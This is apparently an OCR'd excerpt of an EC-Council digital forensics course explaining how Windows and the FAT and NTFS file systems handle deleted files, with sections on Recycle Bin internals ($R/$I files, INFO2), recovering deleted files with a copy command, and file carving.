
Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Anti-forensics Technique: Data/File Deletion

When a file is deleted from the hard drive, the pointer to the file is removed by the OS and the sectors containing the deleted data are marked as available, which means the contents of the deleted data remain on the hard disk until they are overwritten by new data. Forensic investigators use data recovery tools such as Autopsy, Recover My Files, EaseUS Data Recovery Wizard Pro, R-Studio, etc., to scan the hard drive and analyze the file system for successful data recovery.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What Happens When a File is Deleted in Windows?

When any user deletes a file, the OS does not actually delete the file but marks the file entry as unallocated in the Master File Table (MFT) and allocates a special character. This character denotes that the space is now ready for use.

In FAT file system, the OS replaces the first letter of a deleted file name with a hex byte code, E5h. E5h is a special tag that indicates a deleted file. The FAT file system marks the corresponding clusters of that file as unused, although they are not empty.

In NTFS file system, when a user deletes a file, the OS just marks the file entry as unallocated but does not delete the actual file contents. The clusters allocated to the deleted file are marked as free in the $BitMap ($BitMap file is a record of all used and unused clusters). The computer now notices those empty clusters and avails that space for storing a new file. The deleted file can be recovered if the space is not allocated to any other file. On a Windows system, performing normal Delete operation sends the files to the Recycle Bin. Whereas performing the Shift+Delete operation bypasses the Recycle Bin.


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Recycle Bin in Windows

01 The Recycle Bin is a temporary storage place for deleted files

02 The file remains in the Recycle Bin until you empty the Recycle Bin or restore the file


03 Items can be restored to their original positions with the help of the **Restore all items** option of the Recycle Bin



Note: Deleting a file or folder from a network drive or from a USB drive may delete them permanently instead of being stored in the Recycle Bin

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recycle Bin in Windows (Cont'd)



The storage location of Recycle Bin depends on type of OS and file system

- **Recycle Bin storage location on FAT file systems:**
  - On older FAT file systems (Windows 98 and prior), it is located in **Drive:\RECYCLED**
- **Recycle Bin storage location on NTFS file systems:**
  - On Windows 2000, NT, and XP it is located in **Drive:\RECYCLER\<SID>**
  - On Windows Vista and later versions, it is located in **Drive:\$Recycle.Bin\<SID>**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Recycle Bin in Windows (Cont'd)

01

When a file is deleted, the complete path of the file and its name is stored in a hidden file called **INFO2** (in Windows 98) in the Recycled folder. This information is used to restore the deleted files to their original locations.

02

Prior to Windows Vista, a file in the Recycle Bin was stored in its physical location and renamed using the syntax:
D<original drive letter of file><#>.<original extension>

- "D" denotes that a file has been deleted

03

Example:

De7.doc = (File is deleted from E: drive, it is the "eighth" file received by recycle bin, and is a "doc" file)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recycle Bin in Windows (Cont'd)

In Windows Vista and later versions, the deleted file is renamed using the syntax:
$R<#>.<original extension>, where **<#>** represents a set of random letters and numbers

At the same time, a corresponding metadata file is created which is named as:
$I<#>.<original extension>**, where **<#>** represents a set of random letters and numbers the same as used for **$R

The **$R** and **$I** files are located at **C:\$Recycle.Bin\<USER SID>**

$I file contains following metadata:

- ✓ Original file name
- ✓ Original file size
- ✓ The date and time the file was deleted



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recycle Bin in Windows

Recycle Bin temporarily stores deleted files. When a user deletes an item, it is sent to Recycle Bin. However, it does not store items deleted from removable media such as a USB drive or network drive.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The items present in Recycle Bin still consume hard disk space and are easy to restore. Users can use the restore option in Recycle Bin to retrieve deleted files and send them back to their original location.

Even if files are deleted from Recycle Bin, they continue to consume hard disk space until the locations are overwritten by the OS with new data.




Figure 5.1: Recycle bin window

When Recycle Bin becomes full, Windows automatically deletes the older items. Windows OS assigns one specific space on each hard disk partition for storing files in Recycle Bin. The system does not store larger items in Recycle Bin; rather, it deletes them permanently.

Following are the steps to change the storage capacity of Recycle Bin:

1. On the **Desktop**, right-click over **Recycle Bin** icon and select "**Properties**"
2. Click the location of Recycle Bin that needs to be changed, under Recycle Bin location (likely C drive)
3. Click "**Custom size**" and then enter a maximum storage size (in MB) for Recycle Bin in the "**Maximum size (MB)**" box
4. Click **OK**

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 5.2: Configuring Recycle Bin Properties

Following are the steps to delete or restore files in Recycle Bin:

Open Recycle Bin to perform the deletion or restoration operations.

1. To restore a file, right-click on the file icon and select **Restore**
2. To restore all files, select **All**, go to **Manage**, and click **Restore the selected items**
3. To delete a file, right-click on the file icon and select **Delete**
4. To delete all files, there are two methods:
   - Select **All**, right-click and select **Delete** option
   - Go to **Manage** option in the tool bar and click **Empty Recycle Bin**
     - Both methods show a pop-up window to confirm permanent deletion of the items. Click **Yes**.

Recycle Bin storage location on FAT file system: The older FAT file system, used across Windows 98 and earlier versions, stored the deleted files in **`Drive:\RECYCLED`** folder.

Recycle Bin storage location on NTFS file system:

- On Windows 2000, NT, and XP, it is located in **`Drive:\RECYCLER\<SID>`**
- On Windows Vista and later versions, it is located in **`Drive:\$Recycle.Bin\<SID>`**

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

There is no size limit for Recycle Bin in Vista and later versions of Windows whereas the older versions had a maximum limit of 3.99 GB. Recycle Bin cannot store items larger than its storage capacity. When a user deletes a file or folder, Windows stores all the details of the file, such as its name and the path where it was stored, in INFO2, which is a hidden file found in Recycle Bin. The OS uses this information to restore the deleted file to its original location. The Recycled hidden folder contains files deleted from a Windows machine.

In earlier versions of Windows, the deleted files were renamed by the OS using the following format:

D<original drive letter of file><#>.<original extension>

For example, in the case of a Dxy.ext file in the Recycled folder, "x" denotes the name of drive such as "C," "D," and others; "y" denotes the sequential number starting from one; and "ext" is the extension of the original file.

In Windows Vista and later versions, the deleted files are renamed by the OS using the following format:

$R<#>.<original extension>, where **<#>** represents a set of random letters and numbers

At the same time, a corresponding metadata file is created which is named as:

$**I<#>.<original extension>**, where **<#>** represents a set of random letters and numbers the same as used for **$R**

The **$R** and **$I** files are located at **C:\$Recycle.Bin\<USER SID>**

$I file contains following metadata:

- Original file name
- Original file size
- The date and time the file was delete


In Windows versions newer than Vista and XP, the OS stores the complete path and file or folder name in a hidden file called INFO2. This file remains inside the Recycled or Recycler folder and stores information about the deleted files.


INFO2 is the master database file and is very crucial for the recovery of data. It contains various details of deleted files such as their original file name, original file size, date and time of deletion, unique identifying number, and the drive number in which the file was stored.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Recycle Bin Forensics

- The original files pertaining to the **$I** files are not visible in the Recycle Bin folder when,
  - **$I** file is corrupted or damaged
  - The attacker/insider deletes **$I** files from the Recycle Bin
- During forensic investigation, the investigator should check for the **$R** files in the Recycle Bin directory to counter the anti-forensic technique used by the attacker





2 Recycle Bin folder contain only files that have **$I** data

1 Recycle Bin directory displaying both **$I** and **$R** files


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recycle Bin Forensics (Cont'd)


If the metadata files related to the original files are not present in the folder, then the investigator can use '**copy**' command to recover the deleted files (**$R** files)

Command:

```
copy <$R*(or File name)> <Destination Directory>
```



3 Command to copy data from Recycle Bin



4 Recovered data

In case, the metadata of Recycle Bin is lost, or the data is hidden intentionally by the perpetrator, the investigator can follow above steps to **recover the deleted files** from Recycle Bin for further analysis

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recycle Bin Forensics

- The original files pertaining to the $I files are not visible in the Recycle Bin folder when,
  - $I file is corrupted or damaged
  - The attacker/insider deletes $I files from the Recycle Bin

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- During forensic investigation, the investigator should check for the $R files in the Recycle Bin directory to counter the anti-forensic technique used by the attacker




Figure 5.3: Recycle Bin directory displaying both $I and $R files




Figure 5.4: Recycle Bin folder contain only files that have $I data

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- If the metadata files related to the original files are not present in the folder, then the investigator can use '`copy`' command to recover the deleted files ($R files)

  Command:

  ```
  copy <$R*(or File name)> <Destination Directory>
  ```




Figure 5.5: Command to copy data from Recycle Bin





Figure 5.6: Recovered data

- In case, the metadata of Recycle Bin is lost, or the data is hidden intentionally by the perpetrator, the investigator can follow above steps to recover the deleted files from Recycle Bin for further analysis

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



File Carving

File carving refers to a technique that is used to recover deleted/lost files and fragments of files from the hard disk when file system metadata is missing. By allowing forensic investigators to retrieve files that have been deleted/lost from a hard disk, file carving helps extract valuable artifacts related to a case of cyber-crime for further examination. A perpetrator may also attempt to delete an entire partition from the hard disk and then merge the deleted partition's unallocated space with the system's primary partition to prevent an investigator from identifying the lost partition.

